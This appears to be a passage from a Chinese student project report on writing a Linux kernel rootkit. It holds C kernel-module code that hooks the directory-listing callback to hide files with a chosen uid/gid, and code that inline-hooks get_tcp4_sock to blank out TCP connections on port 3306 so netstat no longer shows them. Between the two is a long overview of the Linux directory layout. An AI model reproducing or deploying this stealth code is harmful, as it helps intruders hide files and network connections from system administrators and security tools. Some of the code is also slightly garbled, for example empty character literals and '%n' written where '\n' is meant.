if (uid == ELITE_UID && gid == ELITE_GID) { //如果文件的 uid 和 gid 被设置成实现约
定好的 id，那么就说明该文件要隐藏了，想隐藏文件，只需要调用 lchown 将文件的
uid 和 gid 改变即可
```

```
r = 0; //碰到隐藏文件直接返回不再继续查找

} else

r = root_filldir(buf, name, nlen, off, ino, x); //如果不需要隐藏，那么调用原先的 filldir

return r;

}
```

本 rootkit 并没有拦截掉 getdents64 和 getdents 系统调用本身，而是直接拦截 getdents 调用的 file_operations 中的 readdir 回调函数，这种方式很灵活而又不容易被发现。

3. 霍南风

对于本次工程实践后期测试，隐藏，需对几个常用的根目录进行了解：



1. /bin 目录

/bin 目录包含了引导启动所需的命令或普通用户可能用的命令(可能在引导启动后)。这些命令都是二进制文件的可执行程序(bin 是 binary--二进制的简称)，多是系统中重要的系统文件。

2. /sbin 目录

/sbin 目录类似/bin ，也用于存储二进制文件。因为其中的大部分文件多是系统管理员使用的基本的系统程序，所以虽然普通用户必要且允许时可以使用，但一般不给普通用户使用。

3. /etc 目录

/etc 目录存放着各种系统配置文件，其中包括了用户信息文件/etc/passwd，系统初始化文件/etc/rc 等。Linux 正是靠这些文件才得以正常地运行。

4. /root 目录

/root 目录是超级用户的目录。

5. /lib 目录

/lib 目录是根文件系统上的程序所需的共享库，存放了根文件系统程序运行所需的共享文件。这些文件包含了可被许多程序共享的代码，以避免每个程序都包含有相同的子程序的副本，故可以使得可执行文件变得更小，节省空间。

6. /lib/modules 目录

/lib/modules 目录包含系统核心可加载各种模块，尤其是那些在恢复损坏的系统时重新引导系统所需的模块(本个项目的加载处)。

7. /dev 目录

/dev 目录存放了设备文件，即设备驱动程序，用户通过这些文件访问外部设备。比如，用户可以通过访问/dev/mouse 来访问鼠标的输入，就像访问其他文件一样。

8. /tmp 目录

/tmp 目录存放程序在运行时产生的信息和数据。但在引导启动后，运行的程序最好使用/var/tmp 来代替/tmp ，因为前者可能拥有一个更大的磁盘空间。

9. /boot 目录

/boot 目录存放引导加载器(bootstrap loader)使用的文件，如 LILO，核心映像也经常放在这里，而不是放在根目录中。但是如果有许多核心映像，这个目录就可能变得很大，这时使用单独的文件系统会更好一些。还有一点要注意的是，要确保核心映像必须在 IDE 硬盘的前 1024 柱面内。

10. /mnt 目录

/mnt 目录是系统管理员临时安装(mount)文件系统的安装点。程序并不自动支持安装到/mnt 。/mnt 下面可以分为许多子目录，例如/mnt/dosa 可能是使用 MSDOS 文件系统的软驱，而/mnt/exta 可能是使用 ext2 文件系统的软驱，/mnt/cdrom 光驱等等。

11. /proc, /usr,/var,/home 目录

其他文件系统的安装点。

工程实践中可能涉及到具体文件的详细介绍：

/etc 文件系统

/etc 目录包含各种系统配置文件，下面说明其中的一些。其他的你应该知道它们属于哪个程序，并阅读该程序的 man 页。许多网络配置文件也在/etc 中。

1. /etc/rc 或/etc/rc.d 或/etc/rc?.d

启动、或改变运行级时运行的脚本或脚本的目录。

2. /etc/passwd

用户数据库，其中的域给出了用户名、真实姓名、用户起始目录、加密口令和用户的其他信息。

3 /etc/fstab

指定启动时需要自动安装的文件系统列表。也包括用 swapon -a 启用的 swap 区的信息。

4. /etc/group

类似/etc/passwd ，但说明的不是用户信息而是组的信息。包括组的各种数据。

5. /etc/inittab

init 的配置文件。

6. /etc/magic

“file”的配置文件。包含不同文件格式的说明，“file”基于它猜测文件类型。

7. /etc/motd

motd 是 Message Of The Day 的缩写，用户成功登录后自动输出。内容由系统管理员确定。常用于通告信息，如计划关机时间的警告等。

8 /etc/mtab

当前安装的文件系统列表。由脚本(scritp)初始化，并由 mount 命令自动更新。当需要一个当前安装的文件系统的列表时使用(例如 df 命令)。

9. /etc/shadow
在安装了影子(shadow)口令软件的系统上的影子口令文件。影子口令文件将/etc/passwd 文件中的加密口令移动到/etc/shadow 中，而后者只对超级用户(root)可读。这使破译口令更困难，以此增加系统的安全性。
10. /etc/login.defs
login 命令的配置文件。
11. /etc/profile 、/etc/csh.login、/etc/csh.cshrc
登录或启动时 Bourne 或 Cshells 执行的文件。这允许系统管理员为所有用户建立全局缺省环境。
12. /etc/securetty
确认安全终端，即哪个终端允许超级用户(root)登录。一般只列出虚拟控制台，这样就不可能(至少很困难)通过调制解调器(modem)或网络闯入系统并得到超级用户特权。
13. /etc/shells
列出可以使用的 shell。chsh 命令允许用户在本文件指定范围内改变登录的 shell。提供一台机器 FTP 服务的服务进程 ftpd 检查用户 shell 是否列在/etc/shells 文件中，如果不是，将不允许该用户登录。

/dev 文件系统
/dev 目录包括所有设备的设备文件。
1. /dev/console
系统控制台，也就是直接和系统连接的监视器。
2. /dev/hd
IDE 硬盘驱动程序接口。
/dev/sd
SCSI 磁盘驱动程序接口。如有系统有 SCSI 硬盘，就不会访问/dev/had，而会访问/dev/sda。
4. /dev/fd
软驱设备驱动程序。如： /dev/fd0 指系统的第一个软盘，也就是通常所说的 A：盘，/dev/fd1 指第二个软盘，.....而/dev/fd1H1440 则表示访问驱动器 1 中的 4.5 高密盘。
5. /dev/st
SCSI 磁带驱动器驱动程序。
6. /dev/tty
提供虚拟控制台支持。如： /dev/tty1 指的是系统的第一个虚拟控制台， /dev/tty2 则是系统的第二个虚拟控制台。
7. /dev/pty
提供远程登陆伪终端支持。在进行 Telnet 登录时就要用到/dev/pty 设备。
8. /dev/ttys
计算机串行接口，对于 DOS 来说就是“COM1”口。
9. /dev/cua
计算机串行接口，与调制解调器一起使用的设备。
10. /dev/null
“黑洞”，所有写入该设备的信息都将消失。例如：当想要将屏幕上的输出信息隐藏起来时，只要将输出信息输入到/dev/null 中即可。

/usr 文件系统

/usr 是个很重要的目录，通常这一文件系统很大，因为所有程序安装在这里。/usr 里的所有文件一般来自 Linux 发行版(distribution)；本地安装的程序和其他东西在/usr/local 下，因为这样可以在升级新版系统或新发行版时无须重新安装全部程序。/usr 目录下的许多内容是可选的，但这些功能会使用户使用系统更加有效。/usr 可容纳许多大型的软件包和它们的配置文件。下面列出一些重要的目录：

1. /usr/bin
   集中了几乎所有用户命令，是系统的软件库。另有些命令在/bin 或/usr/local/bin 中。
2. /usr/sbin

包括了根文件系统不必要的系统管理命令，例如多数服务程序。

3. /usr/man、/usr/info、/usr/doc
   这些目录包含所有手册页、GNU 信息文档和各种其他文档文件。每个联机手册的“节”都有两个子目录。例如： /usr/man/man1 中包含联机手册第一节的源码(没有格式化的原始文件)，/usr/man/cat1 包含第一节已格式化的内容。L 联机手册分为以下九节：内部命令、系统调用、库函数、设备、文件格式、游戏、宏软件包、系统管理和核心程序。
4. /usr/include
   包含了 C 语言的头文件，这些文件多以.h 结尾，用来描述 C 语言程序中用到的数据结构、子过程和常量。为了保持一致性，这实际上应该放在/usr/lib 下，但习惯上一直沿用了这个名字。
5. /usr/lib
   包含了程序或子系统的不变的数据文件，包括一些 site-wide 配置文件。名字 lib 来源于库(library); 编程的原始库也存在/usr/lib 里。当编译程序时，程序便会和其中的库进行连接。也有许多程序把配置文件存入其中。
6. /usr/local
   本地安装的软件和其他文件放在这里。这与/usr 很相似。用户可能会在这发现一些比较大的软件包，如 TEX、Emacs 等。

/var 文件系统

/var 包含系统一般运行时要改变的数据。通常这些数据所在的目录的大小是要经常变化或扩充的。原来/var 目录中有些内容是在/usr 中的，但为了保持/usr 目录的相对稳定，就把那些需要经常改变的目录放到/var 中了。每个系统是特定的，即不通过网络与其他计算机共享。

1. /var/lib

存放系统正常运行时要改变的文件。

2. /var/local

存放/usr/local 中安装的程序的可变数据(即系统管理员安装的程序)。注意，如果必要，即使本地安装的程序也会使用其他/var 目录，例如/var/lock 。

3. /var/lock

锁定文件。许多程序遵循在/var/lock 中产生一个锁定文件的约定，以用来支持他们正在使用某个特定的设备或文件。其他程序注意到这个锁定文件时，就不会再使用这个设备或文件。

4. /var/log

各种程序的日志(L o g)文件，尤其是 login (/var/log/wtmp log 纪录所有到系统的登录和注销) 和 syslog (/var/log/messages 纪录存储所有核心和系统程序信息)。/var/log 里的文件经常不确定地增长，应该定期清除。

5. /var/run

保存在下一次系统引导前有效的关于系统的信息文件。例如， /var/run/utmp 包含当前登录的用户的信息。

6. /var/tmp

比/tmp 允许更大的或需要存在较长时间的临时文件。注意系统管理员可能不允许/var/tmp 有很旧的文件。

/proc 文件系统

/proc 文件系统是一个伪的文件系统，就是说它是一个实际上不存在的目录，因而这是一个非常特殊的目录。它并不存在于某个磁盘上，而是由核心在内存中产生。这个目录用于提供关于系统的信息。下面说明一些最重要的文件和目录：

1. /proc/X

关于进程 X 的信息目录，这一 X 是这一进程的标识号。每个进程在/proc 下有一个名为自己进程号的目录。

2. /proc/cpuinfo

存放处理器(C P U)的信息，如 C P U 的类型、制造商、型号和性能等。

3. /proc/devices

当前运行的核心配置的设备驱动的列表。

4. /proc/dma

显示当前使用的 D M A 通道。

5. /proc/filesystems

核心配置的文件系统信息。

6. /proc/interrupts

显示被占用的中断信息和占用者的信息，以及被占用的数量。

7. /proc/ioports

当前使用的 I / O 端口。

8. /proc/kcore

系统物理内存映像。与物理内存大小完全一样，然而实际上没有占用这么多内存；它仅仅是在程序访问它时才被创建。(注意：除非你把它拷贝到什么地方，否则/proc 下没有任何东西占用任何磁盘空间。)

9. /proc/kmsg

核心输出的消息。也会被送到 s y s l o g。

10. /proc/ksyms

核心符号表。

11. /proc/loadavg

系统“平均负载”； 3 个没有意义的指示器指出系统当前的工作量。

12. /proc/meminfo

各种存储器使用信息，包括物理内存和交换分区(s w a p)。

13. /proc/modules

存放当前加载了哪些核心模块信息。

14. /proc/net

网络协议状态信息。

15./proc/self

存放到查看/proc 的程序的进程目录的符号连接。当 2 个进程查看/proc 时，这将会是不同的连接。这主要便于程序得到它自己的进程目录。

16./proc/stat

系统的不同状态，例如，系统启动后页面发生错误的次数。

17./proc/uptime

系统启动的时间长度。

4. 林坤

隐藏连接模块:

4.1 如何查看连接

Netstat 命令用于显示各种网络相关信息，如网络连接，路由表，接口状态 (Interface Statistics)，多播成员 (Multicast Memberships) 等等。

下面是 netstat 命令输出的内容：

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 2 210.34.6.89:telnet 210.34.6.96:2873 ESTABLISHED
tcp 296 0 210.34.6.89:1165 210.34.6.84:netbios-ssn ESTABLISHED
tcp 0 0 localhost.localdom:9001 localhost.localdom:1162 ESTABLISHED
tcp 0 0 localhost.localdom:1162 localhost.localdom:9001 ESTABLISHED
tcp 0 80 210.34.6.89:1161 210.34.6.10:netbios-ssn CLOSE
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags Type State I-Node Path
unix 1 [ ] STREAM CONNECTED 16178 @000000dd
unix 1 [ ] STREAM CONNECTED 16176 @000000dc
unix 9 [ ] DGRAM 5292 /dev/log
unix 1 [ ] STREAM CONNECTED 16182 @000000df
```

从整体上看，netstat 的输出结果可以分为两个部分：

1.一个是 Active Internet connections，称为有源 TCP 连接，其中"Recv-Q"和"Send-Q"指%0A 的是接收队列和发送队列。这些数字一般都应该是0。如果不是则表示软件包正在队列中堆积。这种情况只能在非常少的情况见到。

2.另一个是 Active UNIX domain sockets，称为有源 Unix 域套接口(和网络套接字一样，但是只能用于本机通信，性能可以提高一倍)。Proto 显示连接使用的协议,RefCnt 表示连接到本套接口上的进程号,Types 显示套接口的类型,State 显示套接口当前的状态,Path 表示连接到套接口的其它进程使用的路径名。

而我们是通过 socket 来连接宿主机，所以我们要重写这类查看 TCP 连接指令，使得我们的连接得到隐藏。

4.2 如何隐藏连接

直接 inline hook 住 get_tcp4_sock 这个函数就行了，只不过需要重新实现下 get_tcp4_sock 的功能，在作下过滤。

4.3 具体实现(参考网上资料)

```
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/module.h>
#include <linux/version.h>
#include <linux/types.h>
#include <linux/string.h>
#include <linux/unistd.h>
#include <linux/fs.h>
#include <linux/kmod.h>
#include <linux/file.h>
#include <linux/sched.h>
#include <linux/mm.h>
#include <linux/slab.h>
#include <linux/spinlock.h>
#include <linux/socket.h>
#include <linux/net.h>
#include <linux/in.h>
#include <linux/skbuff.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <net/sock.h>
#include <asm/uaccess.h>
#include <asm/unistd.h>
#include <asm/termbits.h>
#include <asm/ioctls.h>
#include <linux/icmp.h>
#include <linux/netdevice.h>
#include <linux/netfilter.h>
#include <linux/netfilter_ipv4.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("wzt");

__u32 wnps_in_aton(const char *str)
{
    unsigned long l;
    unsigned int val;
    int i;

    l = 0;
    for (i = 0; i < 4; i++) {
        l <<= 8;
```

```
        if (*str != '') {
            val = 0;
            while (*str != '' && *str != '.') {
                val *= 10;
                val += *str - '0';
                str++;
            }
            l |= val;
            if (*str != '')
                str++;
        }
    }

    return(htonl(l));
}

void new_get_tcp4_sock(struct sock *sk, struct seq_file *f, int i, int *len)
{
    int timer_active;
    unsigned long timer_expires;
    struct tcp_sock *tp = tcp_sk(sk);
    const struct inet_connection_sock *icsk = inet_csk(sk);
    struct inet_sock *inet = inet_sk(sk);
    __be32 dest = inet->daddr;
    __be32 src = inet->rcv_saddr;
    __u16 destp = ntohs(inet->dport);
    __u16 srcp = ntohs(inet->sport);

    printk("!! in new_get_tcp4_sock.n");

    if (icsk->icsk_pending == ICSK_TIME_RETRANS) {
        timer_active    = 1;
        timer_expires   = icsk->icsk_timeout;
    } else if (icsk->icsk_pending == ICSK_TIME_PROBE0) {
        timer_active    = 4;
        timer_expires   = icsk->icsk_timeout;
    } else if (timer_pending(&sk->sk_timer)) {
        timer_active    = 2;
        timer_expires   = sk->sk_timer.expires;
    } else {
        timer_active    = 0;
        timer_expires = jiffies;
    }
```

```
/*
if (src == wnps_in_aton("127.0.0.1")) {
printk("got 127.0.0.1");
return ;
}
*/
if (srcp == 3306 || destp == 3306) {
    printk("got 3306!n");
    seq_printf(f, "%4d: %08X:%04X %08X:%04X %02X %08X:%08X %02X:%08lX "
        "%08X %5d %8d %lu %d %p %lu %lu %u %u %d%n",
        0, 0, 0, 0, 0, 0,
        tp->write_seq - tp->snd_una,
        sk->sk_state == TCP_LISTEN ? sk->sk_ack_backlog :
        (tp->rcv_nxt - tp->copied_seq),
        timer_active,
        jiffies_to_clock_t(timer_expires - jiffies),
        icsk->icsk_retransmits,
        sock_i_uid(sk),
        icsk->icsk_probes_out,
        sock_i_ino(sk),
        atomic_read(&sk->sk_refcnt), sk,
        jiffies_to_clock_t(icsk->icsk_rto),
        jiffies_to_clock_t(icsk->icsk_ack.ato),
        (icsk->icsk_ack.quick << 1) | icsk->icsk_ack.pingpong,
        tp->snd_cwnd,
        tp->snd_ssthresh >= 0xFFFF ? -1 : tp->snd_ssthresh,
        len);

}
else {
    seq_printf(f, "%4d: %08X:%04X %08X:%04X %02X %08X:%08X %02X:%08lX "
        "%08X %5d %8d %lu %d %p %lu %lu %u %u %d%n",
        i, src, srcp, dest, destp, sk->sk_state,
        tp->write_seq - tp->snd_una,
        sk->sk_state == TCP_LISTEN ? sk->sk_ack_backlog :
        (tp->rcv_nxt - tp->copied_seq),
        timer_active,
        jiffies_to_clock_t(timer_expires - jiffies),
        icsk->icsk_retransmits,
        sock_i_uid(sk),
        icsk->icsk_probes_out,
        sock_i_ino(sk),
        atomic_read(&sk->sk_refcnt), sk,
        jiffies_to_clock_t(icsk->icsk_rto),
```

```
            jiffies_to_clock_t(icsk->icsk_ack.ato),
            (icsk->icsk_ack.quick << 1) | icsk->icsk_ack.pingpong,
            tp->snd_cwnd,
            tp->snd_ssthresh >= 0xFFFF ? -1 : tp->snd_ssthresh,
            len);
    }
}
```